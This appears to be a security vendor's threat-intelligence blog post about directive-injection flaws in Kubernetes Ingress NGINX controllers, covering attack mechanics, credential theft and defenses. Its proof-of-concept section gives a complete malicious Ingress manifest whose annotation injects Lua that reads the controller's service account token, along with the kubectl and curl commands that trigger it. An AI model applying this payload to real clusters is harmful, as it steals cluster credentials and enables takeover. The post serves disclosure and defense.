
 BreachModal
- Published
- Under
- Threat Intelligence
- Reading time
- 4 min
Kubernetes Ingress NGINX Exploitation: Anatomy & Defense
Summary
Critical configuration injection and RCE exploits weaponize Kubernetes Ingress NGINX controllers. Technical teardown, PoC walkthrough, and defense playbook.

The boundary separating multi-tenant workload pods from full administrative cluster ownership has completely collapsed across unpatched Kubernetes Ingress NGINX deployments. While initial threat chatter misattributed early zero-day telemetry to the router vulnerability CVE-2026-11492 (opens in a new tab), runtime forensics confirm coordinated global campaigns targeting critical directive injection flaws in Kubernetes Ingress NGINX controllers—specifically CVE-2026-3288 (opens in a new tab), CVE-2026-24512 (opens in a new tab), and CVE-2026-4342 (opens in a new tab). Attack groups utilizing automated tooling like the 'Nginx-Rift' framework are weaponizing unsanitized annotations and path parameters across kubernetes/ingress-nginx versions prior to 1.15.1 to execute arbitrary Lua directives inside controller memory.
Court filings and threat telemetry from multiple cloud incident responses trace this activity to initial cluster access brokers who monetize internal ingress controllers as immediate pivot engines. The attackers target controller deployments configured with cluster-wide RBAC scopes, extracting ephemeral service account tokens directly from controller memory to plunder production namespaces. It is an exquisite irony of cloud-native architecture that the very component deployed to terminate external TLS and route traffic securely has become the easiest path to cluster-wide credential compromise.
Note what this means: architectural convenience has systematically outpaced identity isolation in modern infrastructure. Organizations treated the Ingress controller as standard routing middleware while handing it cluster-wide administrative credentials to read every TLS certificate across all namespaces. When an ingress controller possesses cluster-wide read rights over secrets, an ingress vulnerability is never an ingress vulnerability; it is a full root compromise of your entire cloud-native estate.

The Mechanics of Kubernetes Ingress NGINX Exploitation
The vulnerability taxonomy of kubernetes/ingress-nginx is rooted in dynamic configuration rendering. Unlike traditional reverse proxies that ingest static configuration files at deployment, Kubernetes Ingress NGINX constantly polls the Kubernetes API server, interpolates manifest metadata into Go text templates, and evaluates the resulting nginx.conf via OpenResty Lua modules. Under CWE-20 (Improper Input Validation), input parameters including nginx.ingress.kubernetes.io/rewrite-target, nginx.ingress.kubernetes.io/auth-method, and rules.http.paths.path fail to enforce character allowlists or strict context isolation.
When a developer or an attacker with namespace-scoped permissions applies an Ingress resource containing escaped line breaks, quotation marks, or inline comment delimiters, the controller's templating engine outputs unescaped configuration blocks. An adversary injects malicious directives such as ssl_engine or content_by_lua_block, allowing arbitrary Lua code execution under the security context of the nginx-ingress-controller process per MITRE ATT&CK T1059.004 Unix Shell (opens in a new tab). In parallel, clusters that retained default admission webhook ports exposed to internal RFC 1918 pod subnets remain exposed to unauthenticated AdmissionReview payloads reminiscent of CVE-2025-1974 (opens in a new tab), enabling sibling pod breakout.

In compromised enterprise clusters, telemetry indicates mean dwell times of less than 4 minutes before adversaries access /var/run/secrets/kubernetes.io/serviceaccount/token and issue administrative API queries. In typical corporate deployments, this single token holds Secrets list privileges spanning the entire cluster. Multi-tenant boundary isolation is entirely fictional when any namespace user can issue an ingress injection that yields cluster administrative sovereignty.
Anatomy of Credential Harvesting and Lateral Escalation
Once an adversary establishes code execution within the Ingress NGINX pod, the attack shifts rapidly toward post-exploitation credential harvesting documented under MITRE ATT&CK T1552.004 Credentials in Files (opens in a new tab). If you were the CISO examining your cluster audit logs during an ongoing breach, you would not see exotic exploits executed against the Linux kernel; you would see standard kubectl API calls authenticated via the Ingress controller's default identity.
The controller's mounted ServiceAccount token enables the threat actor to systematically enumerate Kubernetes Secrets across all namespaces, harvesting API tokens, database connection URIs, and third-party SaaS credentials. Threat actors deploy lightweight bash scripts that extract the token from container memory, interrogate the Kubernetes API endpoint, and stream base64-decoded values out to external command-and-control servers within 180 seconds. Organizations that fail to detect egress traffic from their ingress controllers to external IP addresses are blind to their own data exfiltration.
Further complicating remediation is the project lifecycle status: the upstream Kubernetes project officially retired community ingress-nginx in March 2026, designating release v1.15.1 as the terminal security patch line. The US Cybersecurity and Infrastructure Security Agency (CISA KEV (opens in a new tab)) and threat response teams have identified repeated weaponization campaigns against installations that missed this terminal patch. Running end-of-life proxy controllers exposed to public ingress is no longer technical debt; it is willful operational negligence.
Proof of Concept: Reproducing CVE-2026-3288 Directive Injection
The following technical walkthrough demonstrates the reproduction chain for configuration injection flaws in kubernetes/ingress-nginx versions prior to 1.15.1 in an isolated laboratory environment.
1. Preconditions and Attack Surface Discovery The tester verifies access to a restricted Kubernetes namespace with permissions to create an Ingress resource, pointing against a cluster running ingress-nginx version 1.14.3.
kubectl auth can-i create ingress --namespace tenant-stage
kubectl get pods -n ingress-nginx -o jsonpath='{.items[*].spec.containers[*].image}'
2. Crafting the Malicious Ingress Manifest The attacker defines an Ingress resource abusing the nginx.ingress.kubernetes.io/rewrite-target annotation to break out of the generated NGINX location directive, injecting a Lua evaluation payload:
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: poc-inject-ingress
  namespace: tenant-stage
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: "/$1;\n    content_by_lua_block {\n        local handle = io.popen('cat /var/run/secrets/kubernetes.io/serviceaccount/token')\n        local result = handle:read('*a')\n        handle:close()\n        ngx.say(result)\n    }\n    #"
spec:
  rules:
  - host: injection-lab.internal
    http:
      paths:
      - path: /poc(/|$)(.*)
        pathType: ImplementationSpecific
        backend:
          service:
            name: dummy-backend
            port:
              number: 8080
3. Manifest Application and Controller Reload The tester applies the manifest and monitors controller parsing:
kubectl apply -f poc-inject.yaml
kubectl logs -n ingress-nginx -l app.kubernetes.io/name=ingress-nginx --tail=50
4. Payload Execution and Token Extraction Querying the route triggers the unescaped Lua execution block, returning the mounted service account token directly in the HTTP response body:
curl -k -H 'Host: injection-lab.internal' https://10.96.0.100/pocExploitation succeeds because the template fails to escape multi-line strings prior to compiling the configuration into the active worker processes.

FINAL VERDICT
Kubernetes Ingress NGINX exploitation represents an urgent operational emergency for any enterprise running unpatched clusters or delegating Ingress creation rights to untrusted developers. The financial and operational risk belongs entirely to organizations that permit high-privilege service accounts to manage ingress routing on retired, end-of-life open source controllers. Security leaders must enforce admission policies rejecting raw annotations immediately, isolate the admission webhook via strict NetworkPolicies, and execute a formal transition toward the Kubernetes Gateway API or maintained ingress alternatives. BreachModal provides adversarial red teaming and cloud-native posture assessments to identify ingress compromise vectors before adversaries weaponize them.